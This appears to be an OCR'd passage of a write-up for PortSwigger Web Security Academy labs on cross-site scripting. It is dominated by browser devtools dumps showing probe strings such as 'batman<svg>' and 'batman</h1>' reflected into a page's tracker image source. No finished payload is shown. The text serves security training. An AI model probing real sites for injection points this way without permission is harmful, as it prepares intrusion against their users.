
- Next again come to comment box and fill the details like given below.








- Finally you can see you solved the lab.


❖ **DOM XSS in** document.write **sink using source -** location.search






DOM XSS in document.write sink using source location.search
LAB Not solved
Back to lab description
Home
0 search results for 'batman'



0 search results for 'batman'
batman<svg>
Search
< Back to Blog


DOM XSS in document.wri
Stored XSS into HTML con
Reflected XSS into HTML
https://0aa9003a0472b49d870f9dc4000d00ef.web-security-academy.net/?search=batman<svg>
Getting Started
ASUS Software Portal ...
MyASUS Software - G...
McAfee LiveSafe
3utools - Google Search
Home
0 search results for 'batman<svg>'
Search the blog...
Search
img 1 × 1
< Back to Blog
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Cookie-Editor
batman
<!DOCTYPE html>
<html> scroll
<head> </head>
<body> overflow
<script src="/resources/labheader/js/labHeader.js"></script>
  overflow

<section class="maincontainer">
 overflow
<header class="navigation-header"> </header> flex
<header class="notification-header"> </header>
<section class="blog-header"> </section>
<section class="search"> </section>
<script> </script>
<img src="/resources/images/tracker.gif?searchTerms=batman<svg>">
<section class="blog-list no-results"> </section>

</section>
  overflow


</body>
html > body > div > section.maincontainer > div.container.is-page > img
Filter Styles
element { inline
*, ::before, ::after { labsBlog.css:132
-moz-box-sizing: border-box;
-webkit-box-sizing: border-box;
box-sizing: border-box;
Inherited from body
body { labsBlog.css:577
color: #333332;
font-size: 16px;
font-family: Arial, "Helvetica Neue", Helvetica, sans-serif;
line-height: 1.4;
overflow-wrap: break-word;
word-wrap: break-word;
Inherited from html
@media (min-width: 1200px) { labsBlog.css:52
:root {
--text-scale-ratio: 1.2;
--text-linehelght: 1.5;
Layout
Computed
Flexbox
Select a Flex container or item to continue.
Grid
CSS Grid is not in use on this page
Box Model
margin
border
padding
1×1
static
Box Model Properties
Search
ENG
10:00 AM
2/23/2024



DOM XSS in document.wri
Stored XSS into HTML con
Reflected XSS into HTML
https://0aa9003a0472b49d870f9dc4000d00ef.web-security-academy.net/?search=batman<svg>
Getting Started
ASUS Software Portal ...
MyASUS Software - G...
McAfee LiveSafe
3utools - Google Search
Home
0 search results for 'batman<svg>'
batman'</h1>
Search
< Back to Blog
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Cookie-Editor
batman
<!DOCTYPE html>
<html> scroll
<head> </head>
<body> overflow
<script src="/resources/labheader/js/labHeader.js"></script>
  overflow


<section class="maincontainer">
 overflow
<header class="navigation-header"> </header> flex
<header class="notification-header"> </header>
<section class="blog-header"> </section>
<section class="search"> </section>
<script> </script>
<img src="/resources/images/tracker.gif?searchTerms=batman<svg>">
<section class="blog-list no-results"> </section>


</section>
  overflow


</body>
html > body > div > section.maincontainer > div.container.is-page > img
Filter Styles
element { inline
*, ::before, ::after { labsBlog.css:132
-moz-box-sizing: border-box;
-webkit-box-sizing: border-box;
box-sizing: border-box;
Inherited from body
body { labsBlog.css:577
color: #333332;
font-size: 16px;
font-family: Arial, "Helvetica Neue", Helvetica, sans-serif;
line-height: 1.4;
overflow-wrap: break-word;
word-wrap: break-word;
Inherited from html
@media (min-width: 1200px) { labsBlog.css:52
:root {
--text-scale-ratio: 1.2;
--text-linehelght: 1.5;
Layout
Computed
Flexbox
Select a Flex container or item to continue.
Grid
CSS Grid is not in use on this page
Box Model
margin
border
padding
1×1
static
Box Model Properties
Search
ENG
10:02 AM
2/23/2024



DOM XSS in document.write sink using source location.search
LAB Not solved
Back to lab description
Home
0 search results for 'batman'</h1>'


view-source:https://0aa9003a0472b49d870f9dc4000d00ef.web-security-academy.net/?search=batman%3C%2Fh1%3E

